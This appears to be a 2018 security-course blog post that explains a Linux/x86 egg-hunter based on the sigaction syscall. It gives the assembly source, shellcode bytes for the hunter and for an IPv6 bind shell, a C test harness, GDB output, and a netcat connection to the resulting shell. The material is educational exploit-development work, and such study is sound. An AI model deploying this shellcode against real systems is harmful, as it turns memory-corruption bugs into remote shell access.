```
rtualBox:~$ ./egg_hunter
080
32
```

#!

KARTIK DURG

LIVE YOUR PASSION!!

```
artik-VirtualBox: ~
rtualBox:~$ nc -vn 127.0.0.1 4444
7.0.0.1 4444 port [tcp/*] succeeded!


x
```

0X3: SHELLCODE_EGG_HUNTER – LINUX/X86

Posted on September 13, 2018 by Kartik Durg

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Student ID: SLAE-1233
Assignment: 3
Github repo: https://github.com/kartikdurg

WHAT IS AN EGG-HUNTER?

The **"Egg-Hunter"** is a technique used to search for an unique **"tag"** that was prefixed with the large shellcode and start the execution of shellcode once found.

WHY DO WE NEED EGG-HUNTER?

For example, let us assume that you have found a buffer-overflow vulnerability and there is no enough memory space for our bind/reverse shellcode. To solve this problem a unique **"tag"** is prefixed with our shellcode and then execute **"Egg Hunter"** shellcode that is small in size, fast and robust at the same time, this **"Egg-Hunter"** will search our unique **"tag"** and starts the execution of large shellcode(bind/reverse) once found.

In this post I will be implementing the **“sigaction(2)”** approach as discussed by Skape in the Safely Searching Process Virtual Address Space research paper.

The **“sigaction(2)”** prototype is as follows:

```
int sigaction(int signum, const struct sigaction *act, struct sigaction *oldact);
```

The **EAX** register should hold the system call number of **“sigaction”** as defined below:

```
#define __NR_sigaction 67 [0x43]
```

The goal here is to use the structure of **act** being in the **ECX** register for validating the region of memory.

Now let’s jump into the implementation which is as follows:

```
global _start
section .text

_start:
xor ecx, ecx              ;zero out ecx

page_allign:
xor cx, 0x0fff            ;Page allignment
```

```
valid_add:
inc ecx                 ;increment the pointer to try next valid address
push 0x43               ;push syscall 67 | sigaction
pop eax                 ;EAX=0x43
int 0x80                ;call sigaction() for validation

efault_cmpsn:
cmp al, 0xf2            ;Low-byte of EAX compared against 0xf2|EFAULT
jz page_allign          ;If ZF set JMP back to "page_allign"

search_tag:
mov eax, 0x4a424f59     ;move the "tag" to EAX register| 0x4a424f59 = JBOY
mov edi, ecx            ;move ECX to EDI
scasd                   ;Compare contents of EDI to the dword value in EAX and increment
jnz valid_add           ;Not equal? then go back to valid_add
scasd                   ;Compare contents of EDI to the dword value in EAX and increment
jnz valid_add           ;Not equal? then go back to valid_add
jmp edi                 ;TAG found ==> Execute the shellcode I'm pointing to
```


To understand this concept, let's analyze the complete shellcode below:


```
#include <stdio.h>
#include <string.h>

#define JBOY "\x59\x4f\x42\x4a"
```

```
//Egg-Hunter shellcode
unsigned char egg_hunter[] = "\x31\xc9\x66\x81\xf1\xff\x0f\x41\x6a\x43\x58\xcd\x80\x3c\xf2\x74\xf1\xb8\x59\

//Bind shell(IPv6)
unsigned char egg[] = JBOY JBOY
"\x6a\x66\x58\x31\xdb\x6a\x06\x6a\x01\x6a\x0a\x43\x89\xe1\xcd\x80\x96\x31\xc0\x50\x50\x50\x50\x50\x66\x68\x

int main()
{
printf("Egg is at %p\n", egg);
printf("Egghunter size: %d\n", strlen(egg_hunter));
int (*ret)() = (int(*)())egg_hunter;
ret();
}
```

The above shellcode will execute bind shell once the **“tag”(JBOY)** is identified by our egg-hunter shellcode.

Let’s run the shellcode using GDB and setup a break point at **“main”** and **“egg_hunter”**:







Now that we have reached the breakpoint which points to our **"Egg-Hunter"** shellcode, let us also define a **"hook-stop"** to examine EAX, ECX and EDI registers every time the execution stops.

```
(gdb) disassemble
Dump of assembler code for function egg_hunter:
=> 0x0804a040 <+0>:     xor    ecx,ecx
   0x0804a042 <+2>:     xor    cx,0xfff
   0x0804a047 <+7>:     inc    ecx
   0x0804a048 <+8>:     push   0x43
   0x0804a04a <+10>:    pop    eax
   0x0804a04b <+11>:    int    0x80
   0x0804a04d <+13>:    cmp    al,0xf2
   0x0804a04f <+15>:    je     0x804a042 <egg_hunter+2>
   0x0804a051 <+17>:    mov    eax,0x4a424f59
   0x0804a056 <+22>:    mov    edi,ecx
   0x0804a058 <+24>:    scas   eax,DWORD PTR es:[edi]
   0x0804a059 <+25>:    jne    0x804a047 <egg_hunter+7>
   0x0804a05b <+27>:    scas   eax,DWORD PTR es:[edi]
   0x0804a05c <+28>:    jne    0x804a047 <egg_hunter+7>
   0x0804a05e <+30>:    jmp    edi
   0x0804a060 <+32>:    add    BYTE PTR [eax],al
End of assembler dump.
(gdb) define hook-stop
Type commands for definition of "hook-stop".
End with a line saying just "end".
>disassemble
>x/16w $ecx
>print /x $eax
>x/16x $edi
>end
(gdb)
```

After the first XOR instruction, the next two instruction performs page alignment operation by XORing **"0xfff"** on lower 16-bits of ECX and then incrementing **ECX** by one. As noticed in the screenshot below, this operation is equivalent to adding **"0x1000"** to **ECX** register.




After the page alignment operation, the lower 16-bit of **EAX** register is initialized to **0x43[67]** which is a system call number of **"sigaction"** and once the system call is executed it's return value is then compared with **0xf2** which represents the lower byte of **EFAULT.** If the lower byte of EAX is equal to **0xf2** the implementation again jumps back to XOR **"0xfff"** on lower 16-bits of ECX as seen below:




```
   0x0804a058 <+24>:    scas   eax,DWORD PTR es:[edi]
   0x0804a059 <+25>:    jne    0x804a047 <egg_hunter+7>
   0x0804a05b <+27>:    scas   eax,DWORD PTR es:[edi]
   0x0804a05c <+28>:    jne    0x804a047 <egg_hunter+7>
   0x0804a05e <+30>:    jmp    edi
   0x0804a060 <+32>:    add    BYTE PTR [eax],al
End of assembler dump.
0x1000: Error while running hook_stop:
Cannot access memory at address 0x1000
0x0804a042 in egg_hunter ()
```

Implementation when lower byte of EAX is “**not-equal**” to **0xf2:**




The value of valid pointer is stored in **EDI** register after moving the **"tag"** to **EAX** register. Next, the **scasd** instruction compares the contents of memory stored in **EDI** to the DWORD value in **EAX**(unique tag).

